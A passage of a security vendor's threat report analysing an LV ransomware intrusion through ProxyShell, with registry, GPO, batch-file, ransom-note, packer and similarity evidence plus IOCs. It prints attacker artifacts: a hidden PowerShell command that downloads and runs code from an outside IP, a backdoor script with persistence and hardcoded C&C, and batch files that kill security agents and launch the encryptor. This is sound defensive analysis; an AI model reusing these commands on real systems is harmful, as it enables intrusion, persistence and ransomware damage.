

Figure 7. The persistent PowerShell code as seen from the registry key

Location	ItemName	LaunchString
HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run	socks	Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File "IEX ((new-object net.webclient).downloadstring('http://185.82.219.201/sss'))"
HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Run	socks	Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File "IEX ((new-object net.webclient).downloadstring('http://185.82.219.201/sss'))"

Figure 8. The malicious PowerShell code shown running on the Exchange server under the powershell.exe process

URLs (1)

Scanned	Detections	Status	URL
2022-09-15	0 / 88	-	http://185.82.219.201/sss

Communicating Files (1)

Scanned	Detections	Type	Name
2022-09-25	21 / 70	Win32 EXE	gost.exe

Figure 9. The IP address 185[.]82[.]219[.]201 shown hosting the Gost tunneling tool



Figure 10. The malicious PowerShell code that was first logged on September 6, 2022

Based on our analysis of the Internet Information Services (IIS) access logs on the infected Exchange servers, the following IP addresses were exploiting the Proxyshell vulnerability during the same timeframe as the intrusion.

- **138[.]199[.]47[.]184**
- **195[.]242[.]213[.]155**
- **213[.]232[.]87[.]177**
- **91[.]132[.]138[.]213**
- **91[.]132[.]138[.]221**

For the credential access and lateral movement phases, the attackers used Mimikatz to dump credentials, while NetScan and Advanced Port Scanner were used for discovery. Based on the event logs collected from one of the infected Exchange servers, there were many successful logins using compromised user accounts a day before the ransomware infection occurred on September 8, 2022.

Once the attacker gained access to the domain controller via remote desktop protocol (RDP) using the compromised account of the domain administrator, the ransomware samples were dropped on the server and a malicious group policy containing a malicious scheduled task was created on Sep 9, 2022 to execute ransomware from the shared folder hosted on the Domain Controller server.



Figure 12. The malicious scheduled task running the malicious batch file “1.bat”

The domain controller server was used by the attackers to create a malicious group policy object (GPO) on Sep 9, 2022. The GPO then created a malicious scheduled task that ran the malicious batch files “1.bat” and “install.bat” to deploy the ransomware on the rest of the machines that are connected to the domain controller. The batch file “install.bat” was used to disable the security agent services found on the targeted machines.

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
<TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="GoogleUpdateUX" image="0" userContext="0" removePolicy="0" changed="2022-09-09 19:19:28" uid="{6CC0510F-FA78-4B03-89B4-3ECFF52BEC1F}">
<Properties action="C" name="GoogleUpdateUX" runAs="NT AUTHORITY\System" logonType="S4U"><Task version="1.2">
<RegistrationInfo><Author>[redacted]</Author><Description></Description></RegistrationInfo><Principals>
<Principal id="Author"><UserId>NT AUTHORITY\System</UserId><LogonType>S4U</LogonType><RunLevel>LeastPrivilege</RunLevel></Principal></Principals>
<Settings><IdleSettings><Duration>PT5M</Duration><WaitTimeout>PT1H</WaitTimeout><StopOnIdleEnd>false</StopOnIdleEnd><
RestartOnIdle>false</RestartOnIdle></IdleSettings><MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries><StopIfGoingOnBatteries>false</StopIfGoingOnBatteries><
AllowHardTerminate>false</AllowHardTerminate><StartWhenAvailable>true</StartWhenAvailable><AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled><Hidden>false</Hidden><WakeToRun>true</WakeToRun><ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
<Priority>7</Priority></Settings><Triggers><CalendarTrigger><StartBoundary>2022-09-01T21:31:54</StartBoundary><Enabled>true</Enabled>
<ScheduleByDay><DaysInterval>1</DaysInterval></ScheduleByDay><Repetition><Interval>PT5M</Interval><StopAtDurationEnd>false</StopAtDurationEnd></Repetition></CalendarTrigger>
                        </Triggers><Actions Context="Author"><Exec><Command>[redacted]5\scripts\1.bat</Command></Exec>
                        </Actions></Task></Properties></TaskV2>
</ScheduledTasks>
```

Figure 13. The malicious GPO XML file was found on the domain controller group policies folder.

```
@echo off

for /F "tokens=*" %%B in (\\[redacted]scripts\no.txt) do (
        ipconfig | findstr /C:"%%B" 1>nul
        if errorlevel 1 (
          echo ok
        ) ELSE (
          echo no
          exit
        )
)

sc stop ds_nuagent
sc stop ds_monitor
sc stop ds_notifier

start \\[redacted]\swsetup\enc_.exe -path c:\
start \\[redacted]\swsetup\enc_.exe -path d:\
start \\[redacted]\swsetup\enc_.exe -path e:\
start \\[redacted]\swsetup\enc_.exe -path f:\
start \\[redacted]\swsetup\enc_.exe -path g:\
\\[redacted]swsetup\enc_.exe
```

Figure 14. The contents of the “install.bat” file

```
        IF errorlevel 1 (
          echo +
        ) ELSE (
          echo -
          exit
        )
)

echo GO
taskkill /f /im dsa.exe
taskkill /f /im ds_monitor.exe
taskkill /f /im Notifier.exe
start \[redacted]\test\setup_.exe -path c:\
start \[redacted]\test\setup_.exe -path d:\
start \[redacted]\test\setup_.exe -path e:\
start \[redacted]\test\setup_.exe -path f:\
start \[redacted]\test\setup_.exe -path g:\
```

Figure 15. The contents of the "1.bat" file

After deploying the ransomware, the attacker deleted the scripts folder that contained the malicious file samples.

2022-09-09 19:19:28	m...	13…	c:/Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI ($FILE_NAME)
2022-09-09 19:19:28	m...	16…	c:/Windows/SYSVOL/domain/NtFrs_PreExisting___See_EventLog/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/I
2022-09-09 19:19:28	m.c.	16…	c:/Windows/SYSVOL/domain/NtFrs_PreExisting___See_EventLog/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/I
2022-09-09 19:21:15	ma..	14…	c:/scripts (deleted)

Figure 16. Master file table (MFT) record showing the deletion of the "scripts" folder

The dropped ransom note showed that the files were encrypted with the l7dm4566n extension on the specific machine we analyzed.

```
---=== Welcome to LV. ===---

[+] What's Happened? [+]

Your files have been encrypted and currently unavailable. You can check it. All files in your system have l7dm4566n extension. By the way, everything is possible to recover (restore) but

[+] What are our guarantees? [+]

It's just a business and we care only about getting benefits. If we don't meet our obligations, nobody will deal with us. It doesn't hold our interest. So you can check the ability to re
It doesn't metter for us whether you cooperate with us or not. But if you don't, you'll lose your time and data cause only we have the private key to decrypt your files. In practice - ti

[+] How to get access to our website? [+]

Use TOR browser:
  1. Download and install TOR browser from this site: https://torproject.org/
  2. Visit our website: http://qacwwtusydr3vguqueaqf6skntc3kbgtsl52jhwvqp623qdbrga4okyd.onion

When you visit our website, put the following data into the input form:
Key:


f0Wy11RG3uHJdNi8L2CSZTy7wE7nAEvVAnP2wrRgk1s/xvYGd1LNdv/1JFcJnGOm
29rDghkCoWTjCjoVk1611dJ+4Lky6WEG4WMKos3qu8Cx8wCNQNimukvZnt6ZmQ2b
+58bvL+53h5w7zKZh6a0Zr1guCnvxHrOFiPj2U514foTMzBy4eAOMtjgPI4VJLR6
[redacted]
HVOhJ5IaO52H0G9XNjyFXUk8O7Ral1Tgw9Ysvf87p6OFhHFrTAF3HLL6Oj8KhNVw
zReIYYi2Bzf8mypnerhGKMIdRJ28TywSm+YrIxr7ch6uyLxcU1Otsxt/FBNmxiUQ
```

Figure 17. A sample ransom note dropped on the infected machines



Figure 18. The attack timeline

The Powershell backdoor

The PowerShell command executed after the Microsoft Exchange exploitation is responsible for downloading and executing another PowerShell script from the command-and-control (C&C) server *185[.]82[.]219[.]201*. The downloaded PowerShell will be executed directly from memory to bypass detection.

```
$domain = '185.82.217.131'
$dport = 443  # port
$x = New-Object byte[] 50
For ($i=0; $i -ne 50; $i++) { $x[$i] =  $i }
Function crypt4($passw, [int]$length, $buff0, $start, $sz)
{
$newconnct={
Function backnct([string]$domain, [int]$dport)
{
try
{
    Set-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "socks" -Value "Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File `"$($MyInvocation.MyCommand
}
catch { }
while($true)
{
    backnct $domain $dport
    Start-Sleep -s 180
}
```

Figure 19. The second downloaded PowerShell backdoor

This PowerShell backdoor was observed to be related to the SystemBC malware as a service. The script has a hard coded C&C server IP address and port number to connect to, with data passed to the "Rc4_crypt" function before connection.

We found multiple variants from this backdoor on VirusTotal with different hardcoded C&C IP addresses and ports (this is included in IOCs section).

Sample similarity analysis

The LV ransomware payload that we observed in the recent attacks is almost identical to the old samples that were analyzed in previous research last year — there were no new capabilities added to the actual ransomware payload after unpacking. It also uses the same basic packer function used by the old samples.

```
0040110B
0040110B push    ebp
0040110C mov     ebp, esp
0040110E sub     esp, 120h
00401114 push    esi
00401115 mov     esi, ecx
00401117 mov     edx, 100h
0040111C lea     ecx, [ebp+var_120]
00401122 call    sub_401000
00401127 movaps  xmm0, ds:Decryption_Key
0040112E lea     edx, [ebp+var_20]
00401131 movups  [ebp+var_20], xmm0
00401135 push    ecx
00401136 movaps  xmm0, ds:xmmword_402020
0040113D movups  [ebp+var_10], xmm0
00401141 call    sub_40100E
00401146 lea     ecx, [ebp+var_120]
0040114C call    Decryption_Function
00401151 pop     ecx
00401152 push    esi
00401153 call    sub_40139D
00401158 neg     eax
0040115A pop     esi
0040115B sbb     eax, eax
0040115D inc     eax
0040115E leave
0040115F retn
0040115F Packer_Function endp
0040115F
```

```
BOOL __thiscall Packer_Function(void *this)
{
  void *v1; // esi
  int v2; // ecx
  char v4; // [esp+4h] [ebp-120h]
  __int128 v5; // [esp+104h] [ebp-20h]
  __int128 v6; // [esp+114h] [ebp-10h]

  v1 = this;
  sub_401000(&v4, 256);
  v5 = Decryption_Key;
  v6 = xmmword_402020;
  sub_40100E(v2, &v5, v2);
  Decryption_Function();
  return sub_40139D(v1) == 0;
}
```

Figure 20. The packer function in the new samples

The packed executable stores the LV ransomware binary as an RC4-encrypted data within a section named “enc.”

.text	000005EC	00001000	00000600	00000400	00000000	00000000	0000	0000	60000020
.rdata	00000216	00002000	00000400	00000A00	00000000	00000000	0000	0000	40000040
enc	0001D600	00003000	0001D600	00000E00	00000000	00000000	0000	0000	C0000040
.reloc	00000040	00021000	00000200	0001E400	00000000	00000000	0000	0000	42000040

This section contains:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	A2	FB	9C	F3	8C	E7	DF	1A	AF	E1	CF	48	6A	B9	B2	81	¢û.ó.çß. ¯áÏHj¹²
00000010	05	7F	06	52	49	80	74	63	C8	AC	60	F5	73	6B	CC	1E	. .RI.tcÈ¬`õskÌ.
00000020	BB	8D	06	1F	2D	44	70	B1	8A	4E	E1	BE	4E	E6	D7	A6	» . -Dp±.NáNæ×

Figure 21. The PE sections of the new LV ransomware samples

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1

Address	Hex	ASCII
00403000	A2 FB 9C F3 8C E7 DF 1A AF E1 CF 48 6A B9 B2 81	¢û.ó.çß. ¯áÏHj¹².
00403010	05 7F 06 52 49 80 74 63 C8 AC 60 F5 73 6B CC 1E	...RI.tcÈ¬`õskÌ.
00403020	BB 8D 06 1F 2D 44 70 B1 8A 4E E1 BE 4E E6 D7 A6	»...-Dp±.NáNæ×
00403030	08 8C 22 62 23 B1 21 3B D4 90 B3 72 58 2C D5 1B	.."b#±!;Ô.³rX,Õ.
00403040	8E B0 CF 60 21 94 A9 B4 37 DE 2D 4D 88 10 13 54	.°Ï`!.©´7Þ-M...T
00403050	E9 78 86 D6 5B C9 95 63 DB 28 F6 12 22 D4 06 1D	éx.Ö[É.cÛ(ö."Ô..
00403060	A3 0B 26 AA F2 D3 D3 BA EC 7A EC 1B 55 71 53 B2	£.&ªòÓÓºìzì.UqS²
00403070	5D D4 D8 C9 FA D4 20 C8 ED 6B 50 98 37 4D 39 0B	]ÔØÉúÔ ÈíkP.7M9.
00403080	55 B4 03 CD 24 23 D2 2F 59 BB C3 CD 41 7A 47 5A	U´.Í$#Ò/Y»ÃÍAzGZ
00403090	E1 AD 21 24 B7 95 B4 FA 26 62 CC E4 2E C5 08 2D	á.!$·.´ú&bÌä.Å.-
004030A0	82 33 5C F3 D0 83 83 62 35 C8 B1 58 3D 06 EF F9	.3\óÐ..b5È±X=.ïù
004030B0	F6 B4 C8 4E 3C 6B A3 78 BF 22 AE F2 4C 6E 18 20	ö´ÈN<k£x¿"®òLn.
004030C0	8A A8 02 56 48 4F A5 5E E7 B2 11 94 7E 54 51 10	.¨.VHO¥^ç².."~TQ.
004030D0	BF E2 5D 27 2E 5C AD 20 AD 97 4F 47 DF 2D 81 84	¿â]'.\. ..OGß-..
004030E0	6A 0C D2 42 AE DE 4E 25 A2 EC 75 2C BD 62 C2 A8	j.ÒB®ÞN%¢ìu,½bÂ¨
004030F0	71 23 62 11 A2 5B 06 47 6B 70 55 9A 79 1C 15 14	q#b.¢[.GkpU.y...
00403100	7C 78 E1 BB 1C 3B 81 ED 46 95 7E 8C E2 42 A0 2B	|xá».;.íF.~.âB +|

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1

Address	Hex	ASCII
00403000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
[00403000] = 00905A4D (User Data)	00 00 40 00 00 00 00 00 00 00 00 00	..@.....
00403030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00	....è...
00403040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°..´.Í!¸.LÍ!Th
00403050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00403060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00403070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.....
00403080	C5 BA A8 08 81 DB C6 5B 81 DB C6 5B 81 DB C6 5B	Åº¨..ÛÆ[.ÛÆ[.ÛÆ[
00403090	BA 85 C3 5A 80 DB C6 5B BA 85 C5 5A 82 DB C6 5B	º.ÃZ.ÛÆ[º.ÅZ.ÛÆ[
004030A0	BA 85 C2 5A 80 DB C6 5B 5C 24 08 5B 80 DB C6 5B	º.ÂZ.ÛÆ[\$.[.ÛÆ[
004030B0	5C 24 0D 5B 86 DB C6 5B 81 DB C7 5B 9E DB C6 5B	\$.[.ÛÆ[.ÛÇ[.ÛÆ[
004030C0	5C 24 16 5B 80 DB C6 5B 16 85 C2 5A 9B DB C6 5B	\$.[.ÛÆ[..ÂZ.ÛÆ[
004030D0	16 85 C4 5A 80 DB C6 5B 52 69 63 68 81 DB C6 5B	..ÄZ.ÛÆ[Rich.ÛÆ[
004030E0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00	........PE..L...
004030F0	72 45 62 5F 00 00 00 00 00 00 00 00 E0 00 02 01	rEb_........à...
00403100	0B 01 0E 00 00 B6 00 00 00 22 01 00 00 00 00 00	.....¶..."......

Figure 22. The actual payload before and after decryption

After unpacking the new payloads and comparing them to the old payloads from the previous research, we determined that both payloads were identical, indicating that the threat actor behind the LV ransomware did not enhance the main capabilities of their payload, but instead expanded the affiliate programs as shown in the first section. The similarity results between both samples (shown in Figure 25) indicate that both have the same capabilities.

Name	Value
Confidence	0.991024
Similarity	0.991024
basicBlock matches (library)	0
basicBlock matches (non-library)	2013
basicBlock: MD index matching (top down)	6
basicBlock: call reference matching	3
basicBlock: edges MD index (top down)	11
basicBlock: edges prime product	1790

Figure 23. Similarity results from bindiff comparing the old and new payloads

1.00	0.99	-------	00401116	sub_00401116	00401116	sub_00401116
1.00	0.99	-------	00401194	sub_00401194	00401194	sub_00401194
1.00	0.99	-------	00401296	sub_00401296	00401296	sub_00401296
1.00	0.99	-------	004012C8	sub_004012C8	004012C8	sub_004012C8
1.00	0.99	-------	004012FA	sub_004012FA	004012FA	sub_004012FA
1.00	0.99	-------	00402794	sub_00402794	00402794	sub_00402794
1.00	0.99	-------	00402917	sub_00402917	00402917	sub_00402917
1.00	0.99	-------	00402C27	sub_00402C27	00402C27	sub_00402C27
1.00	0.99	-------	00402C4E	sub_00402C4E	00402C4E	sub_00402C4E
1.00	0.99	-------	00402CA3	sub_00402CA3	00402CA3	sub_00402CA3
1.00	0.99	-------	00402CF9	sub_00402CF9	00402CF9	sub_00402CF9
1.00	0.99	-------	00402D2D	sub_00402D2D	00402D2D	sub_00402D2D
1.00	0.99	-------	00402ECF	sub_00402ECF	00402ECF	sub_00402ECF
1.00	0.99	-------	00403147	sub_00403147	00403147	sub_00403147
1.00	0.99	-------	0040322D	sub_0040322D	0040322D	sub_0040322D
1.00	0.99	-------	0040354E	sub_0040354E	0040354E	sub_0040354E
1.00	0.99	-------	00403698	sub_00403698	00403698	sub_00403698
1.00	0.99	-------	0040370F	sub_0040370F	0040370F	sub_0040370F
1.00	0.99	-------	0040388D	sub_0040388D	0040388D	sub_0040388D
1.00	0.99	-------	004038F5	sub_004038F5	004038F5	sub_004038F5
1.00	0.99	-------	00403943	sub_00403943	00403943	sub_00403943
1.00	0.99	-------	00403CB2	sub_00403CB2	00403CB2	sub_00403CB2
1.00	0.99	-------	004040EB	sub_004040EB	004040EB	sub_004040EB
1.00	0.99	-------	00404177	sub_00404177	00404177	sub_00404177
1.00	0.99	-------	00404219	start	00404219	start
1.00	0.99	-------	004048BD	sub_004048BD	004048BD	sub_004048BD
1.00	0.99	-------	0040490A	sub_0040490A	0040490A	sub_0040490A
1.00	0.99	-------	004049C6	sub_004049C6	004049C6	sub_004049C6
1.00	0.99	-------	0040540D	sub_0040540D	0040540D	sub_0040540D
1.00	0.99	-------	00405517	sub_00405517	00405517	sub_00405517
1.00	0.99	-------	0040587E	sub_0040587E	0040587E	sub_0040587E
1.00	0.99	-------	00405AE4	sub_00405AE4	00405AE4	sub_00405AE4

Figure 24. Results from bindiff showing the internal functions for implementing the LV ransomware

Conclusion and Recommendations

By partnering with threat actors that have access to networks via the underground, the LV ransomware has been able to target multiple regions and industries. This development shows that the impact of a ransomware variant is not solely reliant on the addition of new capabilities, but also on other factors such as a greater reach and better distribution networks.

Ransomware operators commonly employ vulnerability exploitation techniques as part of their routines. Organizations should consider allocating enough resources into regularly patching and updating their infrastructure and software, especially if it involves addressing major vulnerabilities such as ProxyShell. Furthermore, regular auditing and taking inventory of assets and data helps ensure that enterprises are up to date on what is happening within their system. Finally, implementing data protection, backup, and recovery measures ensures that data is not lost even if a successful ransomware infection occurs.

A multilayered approach can help organizations guard all possible entry points into the system for endpoints, emails, web, and networks. Security technologies that can detect malicious components and suspicious behavior that enterprises can consider include:

- Trend Micro Vision One™, which provides multilayered protection and behavior detection, helping block suspicious behavior and tools before the ransomware can damage the system.

block malicious emails, such as phishing emails that often serve as entry points for ransomware.

- Trend Micro Apex One™, which offers automated threat detection and response against advanced threats such as fileless threats and ransomware.

Indicators of Compromise

Filename	SHA-256	Detection name
enc_.exe	fc0d749c75ccd5bd8811b98dd055f9fa287286f7	Ransom.Win32.LVRAN.YMCIKT
enc_.exe	B8FF09ABEAD5BAF707B40C84CAF58A3A46F1E05A	Ransom.Win32.LVRAN.YMCIKT
2.txt	2e02a6858b4e8dd8b4bb1691b87bc7d5545297bc	Trojan.BAT.LVRAN.YMCIL
3.txt	f25c9b5f42b19898b2e3df9723bce95cf412a8ff	Trojan.BAT.LVRAN.YMCIL
l7dm4566n-README.txt	027889533afe809b68c0955a7fc3cb8f3ae33c08	Ransom.Win32.LVRAN.YMCIK.note
1.bat	3ffc87d9b429b64c09fcc26f1561993c3fb698f4	Trojan.BAT.LVRAN.YMCIL
no.txt	1b67e4672b2734eb1f00967a0d6dd8b8acc9091e	Trojan.Win32.LVRAN.YMCIL
Shortcuts.xml	9cb059d2c74266b8a42017df8544ea76daae1e87	Trojan.XML.LVRAN.YMCIK
